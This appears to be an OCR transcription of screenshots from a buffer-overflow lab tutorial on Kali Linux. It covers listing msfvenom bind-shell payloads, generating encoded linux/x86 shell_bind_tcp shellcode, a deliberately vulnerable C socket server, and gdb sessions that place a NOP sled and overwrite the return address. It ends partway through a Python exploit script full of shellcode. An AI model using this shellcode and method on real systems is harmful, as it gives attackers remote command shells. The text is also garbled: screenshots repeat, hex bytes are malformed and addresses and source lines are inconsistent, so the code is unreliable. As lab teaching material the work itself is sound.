
Screenshot taken

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Getting Shellcode

In the SERVER WINDOW, execute this command, which shows the exploits available for a Linux platform, which bind a shell to a listening TCP port:

`msfvenom -l payloads | grep linux | grep bind_tcp`



The screenshot shows a terminal window titled "kali@kali: ~/Downloads" running on a Kali Linux VM. The user has run the command "msfvenom -p linux/x86/shell_bind_tcp --payload-options". The output displays numerous payload options, each with a brief description of its function. The descriptions include terms like "Fetch and execute an x86 payload from an HTTPS server", "Listen for a connection (Linux x86)", "Stub payload for interacting with a Metasploit Service", and "Spawn a command shell (staged)". The terminal also shows the user's directory path as "/Downloads" and the current working directory as "kali@kali: ~/Downloads".

```
File Actions Edit View VM Jobs Help Library Type here to search
File Edit View VM Jobs Help
Home Kali V
CPU usage: 1.0%
kali@kali: ~/Downloads
File Actions Edit View Help
kali@kali: ~/Downloads kali@kali: ~/Downloads
cmd/linux/http/x86/shell_bind_tcp
cmd/linux/https/x86/shell_bind_tcp
cmd/linux/https/x86/shell_bind_tcp
cmd/linux/https/x86/shell_bind_tcp_random_port
to discover the open port: 'nmap -sS target -p-'.
cmd/linux/https/x86/metasploit/bind_tcp
cmd/linux/https/x86/metasploit/bind_tcp_uuid
cmd/linux/https/x86/metsvc_bind_tcp
cmd/linux/https/x86/shell_bind_tcp_uuid
linux/x86
cmd/linux/http/x86/shell_bind_tcp
cmd/linux/http/x86/shell_bind_tcp_random_port
to discover the open port: 'nmap -sS target -p-'.
cmd/linux/ftp/x86/metasploit/bind_tcp
cmd/linux/ftp/x86/metasploit/bind_tcp_random_port
discover the open port: 'nmap -sS target -p-'.
cmd/linux/ftp/x86/metasploit/bind_tcp
cmd/linux/ftp/x86/metsvc_bind_tcp
cmd/linux/ftp/x86/shell_bind_tcp
cmd/linux/ftp/x86/shell_bind_tcp_uuid
x86
cmd/linux/ftp/x86/shell_bind_tcp
cmd/linux/ftp/x86/shell_bind_tcp_random_port
discover the open port: 'nmap -sS target -p-'.
linux/armbe/shell_bind_tcp
linux/armle/metasploit/bind_tcp
linux/armle/metsvc_bind_tcp
linux/armle/shell_bind_tcp
linux/mipse/shell_bind_tcp
linux/mipse/metsvc_bind_tcp
linux/mipse/shell_bind_tcp
linux/ppc64/shell_bind_tcp
linux/x64/metasploit/bind_tcp
linux/x64/metsvc_bind_tcp
linux/x64/shell_bind_tcp
linux/x64/shell_bind_tcp_random_port
linux/x64/shell_bind_tcp_random_port
linux/x86/metasploit/bind_tcp
linux/x86/metasploit/bind_tcp_random_port
linux/x86/metsvc_bind_tcp
linux/x86/shell_bind_tcp
linux/x86/shell_bind_tcp_uuid
linux/x86/shell_bind_tcp_random_port
Fetch and execute an x86 payload from an HTTPS server. Listen for a connection from attacker and report UUID (Linux x86)
Fetch and execute an x86 payload from an HTTPS server. Spawn a command shell (staged). Listen for a connection
Fetch and execute an x86 payload from an HTTPS server. Listen for a connection and spawn a command shell. Use nmap
Fetch and execute an x86 payload from an HTTPS server. Listen for a connection and spawn a command shell. Use nmap
Fetch and execute an x86 payload from an HTTPS server. Listen for a connection (Linux x86)
Fetch and execute an x86 payload from an HTTPS server. Listen for a connection with UUID Support (Linux x86)
Fetch and execute an x86 payload from an HTTPS server. Stub payload for interacting with a Metasploit Service
Fetch and execute an x86 payload from an HTTPS server. Spawn a command shell (staged). Listen for a connection (Linux x86)
Fetch and execute an x86 payload from an HTTPS server. Spawn a command shell (staged). Listen for a connection with UUID Support (Linux x86)
Fetch and execute an x86 payload from an HTTPS server. Listen for a connection and spawn a command shell
Fetch and execute an x86 payload from an HTTPS server. Listen for a connection in a random port and spawn a command shell. Use nmap
Fetch and execute an x86 payload from an HTTPS server. Listen for a connection and spawn a command shell. Use nmap
Fetch and execute an x86 payload from an HTTPS server. Listen for a connection (Linux x86)
Fetch and execute an x86 payload from a TFTP server. Listen for a connection with UUID Support (Linux x86)
Fetch and execute an x86 payload from a TFTP server. Stub payload for interacting with a Metasploit Service
Fetch and execute an x86 payload from a TFTP server. Spawn a command shell (staged). Listen for a connection (Linux x86)
Fetch and execute an x86 payload from a TFTP server. Listen for a connection and spawn a command shell. Use nmap t
Fetch and execute an x86 payload from a TFTP server. Listen for a connection (Linux x86)
Fetch and execute a x86 payload from a TFTP server. Listen for a connection with UUID Support (Linux x86)
Fetch and execute a x86 payload from a TFTP server. Stub payload for interacting with a Metasploit Service
Fetch and execute a x86 payload from a TFTP server. Spawn a command shell (staged). Listen for a connection (Linux x86)
Fetch and execute a x86 payload from a TFTP server. Spawn a command shell (staged). Listen for a connection with UUID Support (Linux x86)
Fetch and execute a x86 payload from a TFTP server. Listen for a connection and spawn a command shell
Fetch and execute a x86 payload from a TFTP server. Listen for a connection in a random port and spawn a command shell. Use nmap to
Listen for a connection and spawn a command shell
Inject the metasploit payload (staged). Listen for a connection
Input socket id if none, then press enter for a connection
Connect to target and spawn a command shell
Listen for a connection and spawn a command shell
Listen for a connection and spawn a command shell
Listen for a connection and spawn a command shell
Listen for a connection and spawn a command shell
Inject the metasploit payload (staged). Listen for a connection
Accept a connection and spawn a command shell (Linux x64)
Spawn a command shell (staged). Listen for a connection
Listen for a connection and spawn a command shell
Listen for a connection and spawn a command shell
Listen for a connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
Inject the metasploit payload (staged). Listen for a connection (Linux x86)
Inject the metasploit payload (staged). Listen for a connection with UUID Support (Linux x86)
Stub payload for interacting with a Metasploit Service
Spawn a command shell (staged). Listen for a connection (Linux x86)
Spawn a command shell (staged). Listen for a connection with UUID Support (Linux x86)
Listen for a connection and spawn a command shell
Listen for a connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
```

msfvenom -p linux/x86/shell_bind_tcp --payload-options

Kali V - VMware Workstation

File Edit View VM Jobs Help

Library Type here to search

Home Kali V

Saturday 30 September 2023 10:08:08

kali@kali:~/Downloads

```
File Actions Edit View Help
kali@kali:~/Downloads x kali@kali:~/Downloads x

linux/x64/shell_bind_tcp Listen for a connection and spawn a command shell
linux/x64/shell_bind_tcp Inject the metasploit payload (staged). Listen for a connection
Accept a connection from attacker and report UUID (Linux x64)
linux/x64/pingback_bind_tcp Spawn a command shell (staged). Listen for a connection
linux/x64/shell_bind_tcp Listen for a connection (Linux x64)
linux/x64/shell_bind_tcp_random_port Listen for a connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
linux/x64/metasploit/bind_tcp Inject the metasploit payload (staged). Listen for a connection (Linux x64)
linux/x86/metasploit/bind_tcp Listen for a connection with UUID Support (Linux x86)
linux/x86/shell_bind_tcp Listen for a connection with UUID Support (Linux x86)
linux/x86/shell_bind_tcp_spawn_uuid Spawn a command shell (staged). Listen for a connection with UUID Support (Linux x86)
linux/x86/shell_bind_tcp Listen for a connection and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
linux/x86/shell_bind_tcp_random_port Listen for a connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.

[kali@kali:~/Downloads]
$ msfvenom -p windows/metasploit/reverse_tcp LHOST=<IP> -f exe -o payload.exe
Error: Invalid option
MsfVenom - A Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var><val>
Example: /usr/bin/msfvenom -p windows/metasploit/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
--list <type> List all modules for [<type>]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
--payload <payload> Payload to use (-list payloads to list, -list-options for arguments). Specify '-' or STDIN for custom
--list-options List --payload value's standard, advanced and evasion options
-f <format> Output format (use -list to list)
--encoder <encoder> Output encoder (use -list to list)
--service-name <value> The service name to use when generating a service binary
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
--smallest Generate the smallest possible payload using all available encoders
--encrypt <value> A key to be used for --encrypt
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv <value> An initialization vector for --encrypt
--arch <arch> The architecture to use for --payload and --encoders (use -list archs to list)
--platform <platform> The platform to use (use -list platforms to list)
-o <out> <path> Save the payload to a file
-b <bad-chars> <list> Characters to avoid example: '\x00\x1f'
-n <nopsled> Prepend a number of [length] nops to the payload
-p <nopsize> The encoded size appended by a length as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
-s <space> <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i <iterations> <count> The number of iterations to run the payload through the encoder
-c <config> <path> Specify an additional win32 configuration file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --varname <value> Specify a custom variable name to use for certain output formats
-t <timeout> <second> Number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message

[kali@kali:~/Downloads]
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Kali V - VMware Workstation

File Edit View VM Jobs Help

Library Type here to search

Home Kali V

Saturday 30 September 2023 10:08:42

kali@kali:~/Downloads

```
[kali@kali:~/Downloads]
$ msfvenom -p linux/x86/shell_bind_tcp -l options
Options for payload/linux/x86/shell_bind_tcp:
```

Name	Current Setting	Required	Description
Platform	linux		Name: Linux Command Shell, Bind TCP Inline
Arch	x86		Module: payload/linux/x86/shell_bind_tcp
Needs Admin	No		Platform: linux
Total size	78		Arch: x86
Rank	Normal		Needs Admin: No

Provided by:
Ramon de C Valle <rccvalle@metasploit.com>

Basic options:

Name	Current Setting	Required	Description
LPORT	4444	yes	The listen port
RHOST	no	no	The target address

Description:
Listen for a connection and spawn a command shell

Advanced options for payload/linux/x86/shell_bind_tcp:

Name	Current Setting	Required	Description
AppendExit	false	no	Append a stub that executes the exit(0) system call
AutoRunScript	false	no	Append a stub to run automatically on session creation.
AutoVerifySession	true	yes	Automatically verify and drop invalid sessions
CommandShellCleanupCommand	no	no	A command to run before the session is closed
CreateSession	true	no	Create a new session for every successful login
InitialChrootMountScript	no	no	Prepend a stub that mounts the initial rootfs before AutoRunScript
PrependChrootBreak	false	no	Prepend a stub that will break out of a chroot (includes setreuid to root)
PrependFork	false	no	Prepend a stub that starts the payload in its own process via fork
PrependSetEid	false	no	Prepend a stub that executes the setegid() system call
PrependSetResEid	false	no	Prepend a stub that executes the setresgid(0, 0, 0) system call
PrependSetResuid	false	no	Prepend a stub that executes the setresuid(0, 0, 0) system call
PrependSetReuid	false	no	Prepend a stub that executes the setreuid(0, 0) system call
Verbose	false	no	Enable detailed status messages
Workspace	no	no	Specify the workspace for this module

Evasion options for payload/linux/x86/shell_bind_tcp:

msfvenom -p linux/x86/shell_bind_tcp -f python

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
msfvenom -p linux/x86/shell_bind_tcp -f python
[-] No platform selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 78 bytes
Final size of python file: 400 bytes
buf =
buf += b"\x31\xdb\x7f\x33\x53\x43\x53\x6a\x02\x89\xe1\xb0"
buf += b"\x66\xcd\x80\x5b\x5e\x52\x68\x02\x89\x11\x5\x6a"
buf += b"\x5a\x0b\x8a\x8b\x66\xcd\x80\x43\x7d\x66\xcd\x80\x80"
buf += b"\x93\x59\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x6d\x2f"
buf += b"\x2f\x73\x68\x6b\x2f\x62\x69\x6e\x89\xe3\x50\x53"
buf += b"\x89\xe1\x80\x0b\xcd\x80"

[kali㉿kali]:~/Downloads]
```

msfvenom -p linux/x86/shell_bind_tcp AppendExit=true -e x86/alpha_mixed -f python

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
msfvenom -p linux/x86/shell_bind_tcp -f python
[-] No platform selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 78 bytes
Final size of python file: 400 bytes
buf =
buf += b"\x31\xdb\x7f\x33\x53\x43\x53\x6a\x02\x89\xe1\xb0"
buf += b"\x66\xcd\x80\x5b\x5e\x52\x68\x02\x89\x11\x5\x6a"
buf += b"\x5a\x0b\x8a\x8b\x66\xcd\x80\x43\x7d\x66\xcd\x80\x80"
buf += b"\x93\x59\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x6d\x2f"
buf += b"\x2f\x73\x68\x6b\x2f\x62\x69\x6e\x89\xe3\x50\x53"
buf += b"\x89\xe1\x80\x0b\xcd\x80"

[kali㉿kali]:~/Downloads]
$ msfvenom -p linux/x86/shell_bind_tcp appendexit=true -e x86/alpha_mixed -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Using encoder x86/alpha_mixed with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 232 (iteration=0)
x86/alpha_mixed chosen with final size 232
Payload size: 232 bytes
Final size of python file: 1159 bytes
buf =
buf += b"\x31\xdb\x7f\x33\x53\x43\x53\x6a\x02\x89\xe1\xb0"
buf += b"\x66\xcd\x80\x5b\x5e\x52\x68\x02\x89\x11\x5\x6a"
buf += b"\x5a\x0b\x8a\x8b\x66\xcd\x80\x43\x7d\x66\xcd\x80\x80"
buf += b"\x93\x59\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x6d\x2f"
buf += b"\x2f\x73\x68\x6b\x2f\x62\x69\x6e\x89\xe3\x50\x53"
buf += b"\x89\xe1\x80\x0b\xcd\x80"

[kali㉿kali]:~/Downloads]
```

Constructing the Exploit


```

root@kali: ~      root@kali: ~      root@kali: ~
[gef] p4-server
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
GDB for linux ready, type 'gef' to start, 'gef config' to configure
89 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.11

warning: /path/to/gef.py: No such file or directory
Reading symbols from p4-server...
gef> break15
Breakpoint 1 at 0x8048699: file p4-server.c, line 15.
gef> run
Starting program: /root/p4-server
[Thread debugging using libthread_db enabled]
Using host libthread_db library /lib/x86_64-linux-gnu/libthread_db.so.1.

Breakpoint 1, copier (str=0x58505858 <error: Cannot access memory at address 0x58505858>) at p4-server.c:15
15 }

[ Legend: Modified register | Code | Heap | Stack | String ]
Registers
$eax : 0xfffffac00 + "AAAAAAA...[ ... ]"
$ebx : 0xf7e1df14 + 0x0021dd8c
$ecx : 0xfffffc870 + "XXXXXXXXX\n"
$edx : 0xfffffb044 + "XXXXXXXXX\n"
$esp : 0xfffffac00 + "AAAAAAA...[ ... ]"
$ebp : 0xfffffb008 + opAAABCXXXXXX...push esp
$esi : 0x00000000 + 0x00000000
$edi : 0x7fffcba0 + 0x00000000
$ebp : 0x00000000 + ccopier+38> leave
$rip : [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x000 $gs: 0x63

Stack
0xfffffac00 +0x0000: "AAAAAAA...[ ... ]" + $esp
0xfffffac04 +0x0004: "AAAAAAA...[ ... ]"

```

Viewing the Stack

```

File Actions Edit View Help
kali@kali:~/Downloads x kali@kali:~/Downloads x
Fs 0:0 0
gs 0x63 99
(gdb) list 11,20
11 int copier(char str)
12     char buffer[0x41];
13     strcpy(buffer,str);
14
15 void error(const char msg)
16 {
17     perror(msg);
18     exit(1);
19 }
20
21 int main(int argc, char *argv[])
22 {
23     int sockfd, newsockfd, portno;
24     socklen_t clien;
25     struct sockaddr_in serv_addr, cli_addr;
26     int n;
27     sockfd = socket(AF_INET, SOCK_STREAM, 0);
28
29     if (sockfd < 0)
30     {
31         perror("ERROR opening socket");
32         zero((char *) &serv_addr, sizeof(serv_addr));
33         portno = 12345;
34         serv_addr.sin_family = AF_INET;
35         serv_addr.sin_addr.s_addr = INADDR_ANY;
36         serv_addr.sin_port = htons(portno);
37         if (bind(sockfd, (struct sockaddr *)&serv_addr,
38                  sizeof(serv_addr)) < 0)
39             error("ERROR on binding");
40         listen(sockfd, 5);
41         clien = sizeof(cli_addr);
42         newsockfd = accept(sockfd,
43                             (struct sockaddr *)&cli_addr,
44                             &clien);
45         if (newsockfd < 0)
46             error("ERROR on accept");
47         while (1)
48         {
49             n = write(newsockfd, "Welcome to my server! Type in a message!\n", 63);
50             n = read(newsockfd, buffer, 4095);
51             if (n < 0) error("ERROR reading from socket");
52         }
53     }
54     // CALL A FUNCTION WITH A BUFFER OVERFLOW VULNERABILITY
55     copier(buffer);
56
57     printf("Data to the message: %s\n", buffer);
58     strcpy(reply, "I got this message\n");
59     strcat(reply, buffer);
60     n = write(newsockfd, reply, strlen(reply));
61     if (n < 0) error("ERROR writing to socket");
62 }
63
(gdb) q
A debugging session is active.

Inferior 1 [process 663539] will be killed.

Quit anyway? (y or n) y
(gdb) p ->pi-server
$0 in /home/kali/Downloads/pi-server.c at line 15.
(gdb) run
Starting program: /home/kali/Downloads/pi-server
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
ERROR on binding: Address already in use
[Inferior 1 (process 664177) exited with code 0]
(gdb) 

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+R.

```

File Actions Edit View Help
kali@kali:~/Downloads x kali@kali:~/Downloads x
Fs 0:0 0
gs 0x63 99
(gdb) list 11,20
11 int copier(char str)
12     char buffer[0x41];
13     strcpy(buffer,str);
14
15 void error(const char msg)
16 {
17     perror(msg);
18     exit(1);
19 }
20
21 int main(int argc, char *argv[])
22 {
23     int sockfd, newsockfd, portno;
24     socklen_t clien;
25     struct sockaddr_in serv_addr, cli_addr;
26     int n;
27     sockfd = socket(AF_INET, SOCK_STREAM, 0);
28
29     if (sockfd < 0)
30     {
31         perror("ERROR opening socket");
32         zero((char *) &serv_addr, sizeof(serv_addr));
33         portno = 12345;
34         serv_addr.sin_family = AF_INET;
35         serv_addr.sin_addr.s_addr = INADDR_ANY;
36         serv_addr.sin_port = htons(portno);
37         if (bind(sockfd, (struct sockaddr *)&serv_addr,
38                  sizeof(serv_addr)) < 0)
39             error("ERROR on binding");
40         listen(sockfd, 5);
41         clien = sizeof(cli_addr);
42         newsockfd = accept(sockfd,
43                             (struct sockaddr *)&cli_addr,
44                             &clien);
45         if (newsockfd < 0)
46             error("ERROR on accept");
47         while (1)
48         {
49             n = write(newsockfd, "Welcome to my server! Type in a message!\n", 63);
50             n = read(newsockfd, buffer, 4095);
51             if (n < 0) error("ERROR reading from socket");
52         }
53     }
54     // CALL A FUNCTION WITH A BUFFER OVERFLOW VULNERABILITY
55     copier(buffer);
56
57     printf("Data to the message: %s\n", buffer);
58     strcpy(reply, "I got this message\n");
59     strcat(reply, buffer);
60     n = write(newsockfd, reply, strlen(reply));
61     if (n < 0) error("ERROR writing to socket");
62 }
63
(gdb) q
A debugging session is active.

Inferior 1 [process 663539] will be killed.

Quit anyway? (y or n) y
(gdb) p ->pi-server
$0 in /home/kali/Downloads/pi-server.c at line 15.
(gdb) run
Starting program: /home/kali/Downloads/pi-server
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
ERROR on binding: Address already in use
[Inferior 1 (process 664177) exited with code 0]
(gdb) 

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+R.

Running the Exploit

```

File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~
└─ gdb p4-server
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
GDB for linux ready, type 'gef' to start, 'gef config' to configure
89 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.11

warning: /path/to/gef.py: No such file or directory
Reading symbols from p4-server ...
gef> break 15
Breakpoint 1 at 0x808699: file p4-server.c, line 15.
gef> run
Starting program: /root/p4-server
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, copier (str=0x58585858 <error: Cannot access memory at address 0x58585858>) at p4-server.c:15
You are able to hear"
15
[ Legend: Modified register | Code | Heap | Stack | String ]
Registers
$eip : 0xfffffac00 + "AAAAAAA...AAAAA[ ... ]"
$ebx : 0xf7edff4 + 0x0021dd8c
$ecx : 0xfffffc870 + "XXXXXXXXX\n"
$edx : 0xfffffb044 + "XXXXXXXXX\n"
$esp : 0xfffffac00 + "AAAAAAA...AAAAA[ ... ]"
$ebp : 0xfffffb008 + opAACBXXXXXX...XXXXXXXXXXXXXXXXXXXXXX[ ... ]"
$si : 0x7fffcba0 + 0x00000000
$di : 0x00000000 + ccopyr...> leave
$rip : 0x00000004 + copier+30> leave
$eflags: [zero carry] PARITY adjust SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x00 $fs: 0x63
$gs: 0x63

0xfffffac00 +0x0000: "AAAAAAA...AAAAA[ ... ]" + $esp
0xfffffac04 +0x0004: "AAAAAAA...AAAAA[ ... ]"

Stack
0xfffffac00 +0x0000: "AAAAAAA...AAAAA[ ... ]"
0xfffffac04 +0x0004: "AAAAAAA...AAAAA[ ... ]"

```

```

File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~
root@kali: ~ x root@kali: ~ x root@kali: ~
0xffffffff30: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffffff40: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffffff50: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffffff60: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffffff70: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffffff80: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffffff90: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffffffa0: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffffffb0: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffffffc0: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffffffd0: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffffffe0: 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffffff0: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffffffae00: 0x40909090 0x90909090 0x90909090 0x90909090
0xffffffffae10: 0x40909090 0x90909090 0x90909090 0x90909090
0xffffffffae20: 0x40909090 0x90909090 0x90909090 0x90909090
0xffffffffae30: 0x40909090 0x90909090 0x90909090 0x90909090
0xffffffffae40: 0x40909090 0x90909090 0x90909090 0x90909090
0xffffffffae50: 0x40909090 0x90909090 0x90909090 0x90909090
0xffffffffae60: 0x40909090 0x90909090 0x90909090 0x90909090
0xffffffffae70: 0x40909090 0x90909090 0x90909090 0x90909090
0xffffffffae80: 0x40909090 0x90909090 0x90909090 0x90909090
0xffffffffae90: 0x40909090 0x90909090 0x90909090 0x90909090
0xffffffffaeb0: 0x40909090 0x90909090 0x90909090 0x90909090
0xffffffffaec0: 0x40909090 0x90909090 0x90909090 0x90909090
0xffffffffaed0: 0x40909090 0x90909090 0x90909090 0x90909090
0xffffffffafe0: 0x40909090 0x90909090 0x90909090 0x90909090
0xffffffffaf00: 0x40909090 0x90909090 0x90909090 0x90909090
0xffffffffaf10: 0x40909090 0x90909090 0x90909090 0x90909090
0xffffffffaf20: 0x40909090 0x90909090 0x90909090 0x90909090
0xffffffffaf30: 0x40909090 0xd5d8c589 0xd5d8c589 0x41414141
0xffffffffaf30: 0x49494949 0x49494949 0x43434343 0x51373434
0xffffffffaf40: 0x58416a5a 0x30413050 0x41416b41 0x24112521
0xffffffffaf50: 0x30424232 0x42414242 0x41385058 0x49a47542
0xffffffffaf60: 0xb6bb5156 0x437a7758 0x33574371 0x5a5a37342
0xffffffffaf70: 0x494c3243 0x3058516b 0x64a66630 0x6b33706f
0xffffffffaf80: 0x32366643 0x72673875 0x51347037 0x7a714c61
0xffffffffaf90: 0x51703032 0x496c3076 0x650506168 0x68a33655
0xffffffffafa0: 0x304b4d66 0x7133494c 0x33783463 0x30586446
0xffffffffafab0: 0x4d685663 0x7363504d 0x56333078 0x706ff0d5a
0xffffffffafc0: 0x4933634f 0x47776550 0x4d783866 0x3977306b
0xffffffffafad0: 0x58a4a963 0x6f747871 0x53324f36 0x78517851
0xffffffffafe0: 0x3256fb4 0x4623975 0x37959475 0x53305065
0xffffffffaff0: 0x51ab596d 0x4834706c 0x50664d58 0x6b6b5156
0xffffffffaf00: 0x31637a71 0x6d6a6683 0x4141706f 0x44434241
gef> 

```

Adjusting \$eip to Hit the NOP Sled

We need to choose an address inside the NOP sled. As you can see above, the address 0xfffffaea0 is in the middle of the NOPs. Reversing the order of the bytes, that is '\xa0\xae\xff\xff'

Constructing the Complete Exploit



the quieter you become, the more you are able to hear

```
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~ x
└─# nano p4-b5
[root@kali: ~]
└─# cat p4-b5
#!/usr/bin/python2

buf = """
buf += "\x89\xec\xdb\xd5\xd9\x73\xf4\x5d\x55\x59\x49\x49"
buf += "\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += "\x49\x49\x43\x33\x51\x50\x60\x41\x58\x50\x30\x41\x30"
buf += "\x51\x60\x41\x42\x50\x30\x41\x42\x50\x30\x41\x30"
buf += "\x42\x42\x41\x52\x58\x50\x30\x41\x42\x50\x30\x41\x30"
buf += "\x56\x51\x60\x41\x52\x58\x50\x30\x41\x42\x50\x30\x41\x30"
buf += "\x42\x53\x43\x52\x43\x21\x43\x53\x43\x53\x43\x53\x43\x30"
buf += "\x42\x53\x43\x52\x43\x21\x43\x53\x43\x53\x43\x53\x43\x30"
buf += "\x42\x56\x51\x60\x41\x52\x58\x50\x30\x41\x42\x50\x30\x41\x30"
buf += "\x42\x56\x51\x60\x41\x52\x58\x50\x30\x41\x42\x50\x30\x41\x30"
buf += "\x46\x46\x66\x4a\x60\x61\x67\x70\x33\x60\x33\x60\x33\x60\x33\x60\x32"
buf += "\x75\x38\x67\x72\x37\x70\x34\x51\x61\x4c\x71\x7a"
buf += "\x32\x30\x70\x51\x76\x30\x6c\x49\x68\x61\x50\x6a"
buf += "\x55\x36\x43\x68\x68\x40\x4b\x30\x4c\x49\x33\x7a"
buf += "\x63\x34\x78\x33\x46\x64\x58\x30\x63\x56\x68\x4d"
